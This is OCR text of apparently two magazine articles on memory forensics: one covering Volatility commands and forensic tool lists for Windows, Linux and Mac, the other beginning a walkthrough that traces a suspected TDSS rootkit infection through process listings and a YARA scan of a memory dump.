


Figure 9. *The output directory*

Just click on the “Start” button.




Figure 10. *Create Image*




Figure 11. *Image Sumary*

When the process of image acquisition forensics has finished , we can display a summary with various information.

In the same directory where the image was stored was created a “txt”, which is like a log , which has the same summary information.

EXTRACTION OF DIGITA ARTIFACTS WITH VOLATILITY

Volatility is a completely open collection of tools, implemented in Python under the GNU General Public License, for the extraction of samples of digital artifacts from volatile memory (RAM).

STEP BY STEP

The tool supports a variety of formats “dump”, performs some automatic conversion between formats and can be used on any platform that supports Python. Installation and use are simple, simply unzip the package supplied by Systems Volatility in a system where Python already installed.

```
C:\Volatility>python volatility


      usage: volatility cmd [cmd_opts]

      Run command cmd with options cmd_opts
      For help on a specific command, run 'volatility cmd --help'

      Supported Internel Commands:
            connections         Print list of open connections
            connscan            Scan for connection objects
            connscan2           Scan for connection objects (New)
            datetime            Get date/time information for image
            dlllist             Print list of loaded dlls for each process
            dmp2raw             Convert a crash dump to a raw dump
            dmpchk              Dump crash dump information
            files               Print list of open files for each process
            hibinfo             Convert hibernation file to linear raw image
            ident               Identify image properties
            memdmp              Dump the addressable memory for a process
            memmap              Print the memory map
            modscan             Scan for modules
            modscan2            Scan for module objects (New)
            modules             Print list of loaded modules
            procdump            Dump a process to an executable sample
            pslist              Print list of running processes
            psscan              Scan for EPROCESS objects
            psscan2             Scan for process objects (New)
            raw2dmp             Convert a raw dump to a crash dump
            regobjkeys          Print list of open regkeys for each process
            sockets             Print list of open sockets
            sockscan            Scan for socket objects
            sockscan2           Scan for socket objects (New)
            strings             Match physical offsets to virtual addresses (may
take a while, VERY verbose)
            thrdscan            Scan for ETHREAD objects
            thrdscan2           Scan for thread objects (New)
            vaddump             Dump the Vad sections to files
            vadinfo             Dump the VAD info
```

Figure 12. *Supported Internel Comands*

Example: volatility pslist `-f /path/to/my/file`

```
pslist_ex_1         Print list running processes
pslist_ex_3         Print list running processes
usrdmp_ex_2         Dump the address space for a process
```

Figure 13. *Use the command volatility*

The image 13 shows the use of the command "ident", which can be used to identify the date and time the image was collected, as well as providing information about the operating system on which the dump was generated:

```
C:\Volatility>python volatility ident -f C:\
   memorytest_rafael_fontes.dmp

      Image Name: C:\memorytest_rafael_fontes.dmp
      Image Type: Service Pack 1
         VM Type: nopae
             DTB: 0x39000
        Datetime: Fri 16 Sept 16:20:54 2013
```

Figure 14. *Command ident*

You can use the `--help` option with any command to get help:

```
C:\Volatility>python volatility ident --help


Usage: ident [options] (see --help)

Options:
  -h, --help            show this help message and exit
  -f FILENAME, --file=FILENAME
                        (required) XP SP2 Image file
  -b BASE, --base=BASE  (optional, otherwise best guess is made) Physical
                        offset (in hex) of directory table base
  -t TYPE, --type=TYPE  (optional, default="auto") Identify the image type
                        (pae, nopae, auto)
```

Figure 15. *Option Volatility help tool*

To list the processes that were running at the time it was generated dump can use the "pslist." As can be seen below, the output will contain the name of the process, its identifier (Pid) and father process ID (PPID) beyond the time when it was started and other useful information.

```
C:\Volatility>python volatility pslist -f C:\
   memorytest_rafael_fontes.dmp

Name                 Pid    PPid   Thds   Hnds   Time
System               4      0      46     256    Thu Jan 01 00:00:00 197
smss.exe             356    4      3      21     Sun May 22 16:53:25 201
csrss.exe            540    356    11     417    Sun May 22 16:53:26 201
winlogon.exe         600    356    21     445    Sun May 22 16:53:27 201
services.exe         648    600    23     289    Sun May 22 16:53:29 201
lsass.exe            660    600    25     308    Sun May 22 16:53:29 201
svchost.exe          844    648    10     229    Sun May 22 16:53:30 201
svchost.exe          944    648    69     1013   Sun May 22 16:53:30 201
svchost.exe          1200   648    7      67     Sun May 22 16:53:33 201
svchost.exe          1232   648    15     136    Sun May 22 16:53:33 201
spoolsv.exe          1348   648    12     113    Sun May 22 16:53:34 201
explorer.exe         1600   1500   14     394    Sun May 22 16:53:35 201
NeroCheck_.exe       1740   1600   7      31     Sun May 22 16:53:36 201
jusched.exe          1788   1600   1      95     Sun May 22 16:53:36 201
ctfmon.exe           1796   1600   1      53     Sun May 22 16:53:36 201
msmsgs.exe           1808   1600   13     269    Sun May 22 16:53:36 201
jqs.exe              1932   648    5      195    Sun May 22 16:53:41 201
wmiapsrv.exe         404    648    4      125    Sun May 22 16:53:48 201
swriter.exe          1572   1600   1      19     Sun May 22 16:54:04 201
soffice.exe          1580   1572   1      19     Sun May 22 16:54:06 201
soffice.bin          1588   1580   5      154    Sun May 22 16:54:06 201
wuauclt.exe          2016   944    6      94     Sun May 22 16:54:57 201
cmd.exe              416    944    1      20     Sun May 22 16:55:14 201
```

Figure 16. *Use the command pslist*

The "connscan" provides information about the network connections that were active at the time the data were collected memory. Already the "sockets" displays the open sockets at the time the dump was generated. The command "files" displays open files for each process. You can specify the case number on the command line to display only those files opened by a particular process.

```
C:\Volatility>python volatility files -p 1740 -f
   C:\ memorytest_rafael_fontes.dmp

Pid: 1740
File    \Documents and Settings\Rafael
File    \WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_[redacted]
File    \WINDOWS\SYSTEM16
```

Figure 17. *Use the command files*

The command "dlllist" displays a list of DLLs loaded for each process, and the command "regobjkeys" displays a list of registry keys opened by each process.

```
C:\Volatility>python volatility dlllist -p 1740 -f
   C:\memorytest_rafael_fontes.dmp

NeroCheck_.exe pid: 1740
Command line : "C:\WINDOWS\System32\NeroCheck_.exe"
Service Pack 1

Base         Size         Path
0x400000     0x33000      C:\WINDOWS\System32\NeroCheck_.exe
0x77f50000   0xab000      C:\WINDOWS\System32\ntdll.dll
0x77e50000   0xf0000      C:\WINDOWS\system32\kernel32.dll
0x77db0000   0x9d000      C:\WINDOWS\system32\ADVAPI32.dll
0x78000000   0x86000      C:\WINDOWS\system32\RPCRT4.dll
0x77c50000   0x40000      C:\WINDOWS\system32\GDI32.dll
0x77d20000   0x8c000      C:\WINDOWS\system32\USER32.dll
0x761d0000   0x99000      C:\WINDOWS\system32\WININET.dll
0x77bf0000   0x53000      C:\WINDOWS\system32\msvcrt.dll
0x772b0000   0x64000      C:\WINDOWS\system32\SHLWAPI.dll
0x76290000   0x8c000      C:\WINDOWS\system32\CRYPT32.dll
0x76270000   0xf000       C:\WINDOWS\system32\MSASN1.dll
0x77100000   0x8b000      C:\WINDOWS\system32\OLEAUT32.dll
0x440000     0x121000     C:\WINDOWS\system32\OLE32.DLL
0x78090000   0xe4000      C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.10.0_x-ww_f7fb5805\comctl32.dll
```

Figure 18. *Use the command dlllist*

```
C:\Volatility>python volatility regobjkeys -p 1740 -f C:\memorytest_rafael_fontes.dmp

Pid: 1740
\REGISTRY\MACHINE
\REGISTRY\USER\S-1-5-21-1482476501-1606980848-1343024091-
1003\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
\REGISTRY\USER\S-1-5-21-1482476501-1606980848-1343024091-1003
```

Figure 19. *Use the command regobjkeys*

It is possible, through command “procdump” extracting executable from the dump of memory, allowing access to the code that was running on the machine, and thus better understand their behavior.

```
C:\Volatility>python volatility procdump -p 1740 -f C:\ memorytest_rafael_fontes.dmp

Dumping NeroCheck_.exe, pid: 1740   output: executable.1740.exe
Memory Not Accessible: Virtual Address: 0x405000 File Offset: 0x5000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x409000 File Offset: 0x9000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40a000 File Offset: 0xa000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40b000 File Offset: 0xb000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40c000 File Offset: 0xc000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40d000 File Offset: 0xd000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40e000 File Offset: 0xe000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x40f000 File Offset: 0xf000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x410000 File Offset: 0x10000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x411000 File Offset: 0x11000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x412000 File Offset: 0x12000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x413000 File Offset: 0x13000 Size: 0x1000
Memory Not Accessible: Virtual Address: 0x41f000 File Offset: 0x1f000 Size: 0x1000
```

Figure 20. *Use the command procdump*

It was possible to observe the generation of executable “executable.1740.exe” and the occurrence of informational messages like “Memory Not Accesible” after using the command “ProcDump”. This is because not all the virtual memory addresses are accessible on the image because it may have been, for example, paged to disk. Thus, these messages provide an audit log so that you can determine which parts of the executable generated were successfully retrieved.

Practical examples,to determine the date and time of the image, for example, one can use the following command:

```
>>> Python volatility datetime -f target-2013-10-10.img
    Image Local date and time: Mon Oct 10 16:20:12 2013
```

The command pslist, in turn, determines the procedures that were running at the time the image was captured:

```
 >>> Python volatility pslist -f target-2013-10-10.img
Name Pid PPID THDs HNDs Time
lsass.exe 536 480 20 369 Mon Oct 10 16:22:18 2013
```

To determine which system ports were open, one can employ the command “socks”. For the system under analysis, it is possible to detect, for example, the process LSASS.exe listening on port 4500.

```
>>> Python volatility sockets -f target-2013-10-10.img
```

FORENSIC MEMORY FOR LINUX DISTRIBUTIONS

S.M.A.R.T Linux *http://smartlinux.sourceforge.net/*




Figure 21. *S.M.AR.T. Linux*

S.M.A.R.T. Linux is a bootable floppy distribution containing tool (smartmontools) for monitoring IDE/SCSI hard disks (using Self-Monitoring, Analysis and Reporting Technology). Why floppy? Probably because all other distributions containing this useful utility are CD versions and not everybody has a CD-ROM ;). It's going to be free, small, helpful and easy to use. Current version is based on Kernel 2.4.26, uClibc 0.9.24 and BusyBox 1.00 official release. It was built upon Slackware 10.0.

The Sleuth Kit and Autopsy *http://www.sleuthkit.org/*.




Figure 22. *Autopsy*



Figure 23. *The Sleuth Kit*

Autopsy™ and The Sleuth Kit™ are open source digital investigation tools (a.k.a. digital forensic tools) that run on Windows, Linux, OS X, and other UNIX systems. They can be used to analyze disk images and perform in-depth analysis of file systems (such as NTFS, FAT, HFS+, Ext3, and UFS) and several volume system types.

CAINE (Computer Aided Investigative Environment) *http://www.caine-live.net/*



Figure 24. *C.A.I.N.E.*

CAINE(Italian GNU/Linux live distribution created as a project of Digital Forensics) offers a complete forensic environment that is organized to integrate existing software tools as software modules and to provide a friendly graphical interface.

The main design objectives that CAINE aims to guarantee are the following:

- An interoperable environment that supports the digital investigator during the four phases of the digital investigation.
- A user friendly graphical interface.
- A semi-automated compilation of the final report.

FOR MAC OS X

Below are some tools that can be used for forensic analysis on computers with Mac OS X.

Mac OS X Forensics Imager *http://www.appleexaminer.com/Utils/Downloads.html*.




Figure 25. *Mac OS X Forensics Imager*

Tool for imaging disk byte by byte format Encase or FTK for later forensic analysis in these tools.

METADATA EXTRACTOR

Application to extract meta-data files for a specific folder in Mac Displays location on Google maps in case there are geo-location information in the file.

File Juicer *http://echoone.com/filejuicer/*.




Figure 26. *File Juicer 1*




Figure 27. *File Juicer 2*

Commercial software that enables the extraction of images and texts from any file. Ignores format, and scans files byte by byte for identifying the data supported. Among other features, there are the following, which find application in forensic analysis:

- Extract images from PowerPoint presentations and PDFs
- Recover deleted pictures and videos from memory cards
- Recover text from corrupt
- Extract images and html files from the cache of Safari
- Extract attachments from email archives
- Generate Word document from simple PDFs
- Recover photos from iPods in TIFF

- Convert ZIP files which are in. EXE
- Extract JPEG images in RAW format (Canon & Nikon)
- Extracting data from different types of cache file
- Find and extract file in general data in JPEG, JP2, PNG, GIF, PDF, BMP, WMF, EMF, PICT, TIFF, Flash, Zip, HTML, WAV, MP3, AVI, MOV, MPG, WMV, MP4, AU, AIFF or text.

CONCLUSION

There are several trends that are revolutionizing the Forensic Memory. The process to do the analysis in memory forensics also walks for a better solution and refinement of the technique, it is an approach increasingly relevant in the context of Computer Forensics. In certain cases the popularity and use of tools for encrypting volumes as TrueCrypt, or creating malware residing only in volatile memory, raise the difficulty of analyzing the data stored in these devices.

However, it is interesting to note that the Forensic Memory is best seen as a complement to other approaches. An example of this is the procedure in which an investigation after the image capture of volatile memory, it uses the “Analysis of Living Systems” as a way to determine the next step in solving the case. Later, in the laboratory, we use the “Memory Forensics” as a complement to traditional forensics, giving greater agility and precision to the process.

I hope my article has helped computational experts and specialists in information security.

ABOUT THE AUTHOR



I make a difference where I am because I anticipate problems before they happen, as sun tzu, strategist and try to be meticulous. – he sais. Over the years, acquired knowledge of Webmaster programmer(HTML5,CSS,XML,ActionScript), developer in languages like Python, Shell Script, Perl, Pascal, Ruby, Object Pascal, C and Java. He started studying when he was thirteen (SQ database), has extensive experience in operating systems such as Linux, UNIX, and Windows. He is a maintainer of the “project backtrack team brasilian”, as well as a member of the “French Backtrack Team”. Made partnerships with groups from Indonesia and Algeria. Has prepared a collection of video lessons and made available on the website. He is a founder of the “Wikileaks and Intelligence, Cypherpunks”. Attended college projects with a focus on business organization, currently seeking for work experience outside Brasil. http://sourceforge.net/projects/cypherpunks/ | Contact: fontes_rafael@hotmail.com.

EXTRACTING FORENSIC ARTIFACTS USING MEMORY FORENSICS

by Monnappa K A

Memory Forensics is the analysis of the memory image taken from the running computer. In this article, we will learn how to use Memory Forensic Toolkits such as Volatility to analyze the memory artifacts with practical real life forensics scenarios. Memory forensics plays an important role in investigations and incident response. It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering.

What you will learn:

- Performing memory forensics
- Tools and techniques to detect advanced malware using Memory forensics
- Volatility usage

What you should know:

- Basic understanding of malware
- Knowledge of operating system processes
- Understanding of Windows Internals

Below are the list of steps involved in memory forensics

MEMORY ACQUISITION

This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/Win64dd, Memoryze, DumpIt, FastDump.* Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the ".vmem" file.

MEMORY ANALYSIS

Once a memory image is acquired, the next step is to analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like Memoryze can be used to analyze the memory.

VOLATILITY QUICK OVERVIEW

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be installed on multiple operating systems (Windows, Linux, Mac OS X), Installation details of volatility can be found at *http://code.google.com/p/volatility/wiki/FullInstallation*.

VOLATILITY SYNTAX


- Using `-h` or `--help` option will display help options and list of a available plugins
  Example: `python vol.py -h`
- Use `-f <filename>` and `--profile` to indicate the memory dump you are analyzing
  Example: `python vol.py -f mem.dmp --profile=WinXPSP3x86`
- To know the `--profile` info use below command:
  Example: `python vol.py -f mem.dmp imageinfo`

DEMO

In order to understand memory forensics and the steps involved. Let's look at a scenario, our analysis and flow will be based on the below scenario.

DEMO SCENARIO

Your security device alerts on malicious http connection to the domain "web3inst.com" which resolves to 192.168.1.2, communication is detected from a source ip 192.168.1.100 (as shown in the below screen-shot).you are asked to investigate and perform memory forensics on the machine 192.168.1.100.



MEMORY ASQUISITION

To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as "infected.vmem".


ANALYSIS

Now that we have acquired "infected.vmem", let's start our analysis using Volatility advanced memory analysis framework

STEP 1: START WITH WHAT YOU KNOW

We know from the security device alert that the host was making an http connection to *web3inst.com (192.168.1.2).* So let's look at the network connections.

Volatility's connscan module, shows connection to the malicious ip made by process (with pid 888)



STEP2: INFO ABOUT WEB3INST.COM

Google search shows this domain(web3inst.com) is known to be associated with malware, probably "Rustock or TDSS rootkit". This indicates that source ip 192.168.1.100 could be infected by any of these malwares, we need to confirm that with further analysis.



STEP 3: WHAT IS PID 888?

Since the network connection to the ip 192.168.1.2 was made by pid 888, we need to determine which process is associated with pid 888. "psscan" shows pid 888 belongs to svchost.exe.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem psscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Name                PID   PPID PDB        Time created                   Time exited
---------- ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0919fa70 wmiprvse.exe        780    888 0x0ec80240 2012-08-15 17:08:33 UTC+0000
0x09300020 alg.exe            1568    700 0x0ec80180 2012-08-15 17:08:34 UTC+0000
0x0931cda0 winlogon.exe        656    376 0x0ec80060 2012-08-15 17:08:22 UTC+0000
0x093db348 VMwareTray.exe     1744    560 0x0ec80260 2012-08-15 17:08:34 UTC+0000
0x093e72c0 VMwareUser.exe     1752    560 0x0ec80280 2012-08-15 17:08:34 UTC+0000
0x09418be0 wuauclt.exe        1596   1052 0x0ec802a0 2012-10-07 12:46:56 UTC+0000
0x0941ca20 tdl3.exe           1468   1752 0x0ec802c0 2012-10-07 12:46:57 UTC+0000   2012-10-07 12:46:57 UTC+0000
0x09431da0 VMUpgradeHelper     224    700 0x0ec801e0 2012-08-15 17:08:33 UTC+0000
0x09439b28 vmtoolsd.exe       1976    700 0x0ec801c0 2012-08-15 17:08:30 UTC+0000
0x0943c778 msiexec.exe        1236    700 0x0ec802e0 2012-10-07 12:46:57 UTC+0000
0x09445af0 explorer.exe        560    460 0x0ec80220 2012-08-15 17:08:33 UTC+0000
0x09446da0 spoolsv.exe        1388    700 0x0ec801a0 2012-08-15 17:08:24 UTC+0000
0x09457520 services.exe        700    656 0x0ec80080 2012-08-15 17:08:22 UTC+0000
0x094d7020 svchost.exe        1128    700 0x0ec80160 2012-08-15 17:08:22 UTC+0000
0x094dada0 svchost.exe        1052    700 0x0ec80120 2012-08-15 17:08:22 UTC+0000
0x094df530 svchost.exe         968    700 0x0ec80100 2012-08-15 17:08:22 UTC+0000
0x094e0aa0 svchost.exe        1096    700 0x0ec80140 2012-08-15 17:08:22 UTC+0000
0x094e6878 vmacthlp.exe        868    700 0x0ec800c0 2012-08-15 17:08:22 UTC+0000
0x094ea5d8 svchost.exe         888    700 0x0ec800e0 2012-08-15 17:08:22 UTC+0000
0x094f18e8 csrss.exe           632    376 0x0ec80040 2012-08-15 17:08:21 UTC+0000
0x095f98e8 smss.exe            376      4 0x0ec80020 2012-08-15 17:08:20 UTC+0000
```

STEP 4: YARA SCAN

Running the YARA scan on the memory dump for the string "web3inst" confirms that this domain (web3inst.com) is present in the address space of svchost.exe (pid 888). This confirms that svchost.exe was making connections to the malicious domain "web3inst.com"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem yarascan -Y "web3inst"
Volatile Systems Volatility Framework 2.3_beta
Rule: r1
Owner: Process svchost.exe Pid 888
0x1000470b  77 65 62 33 69 6e 73 74 2e 63 6f 6d 2f 74 64 73   web3inst.com/tds
0x1000471b  73 2f 63 72 63 6d 64 73 2f 6d 61 69 6e 00 00 00   s/crcmds/main...
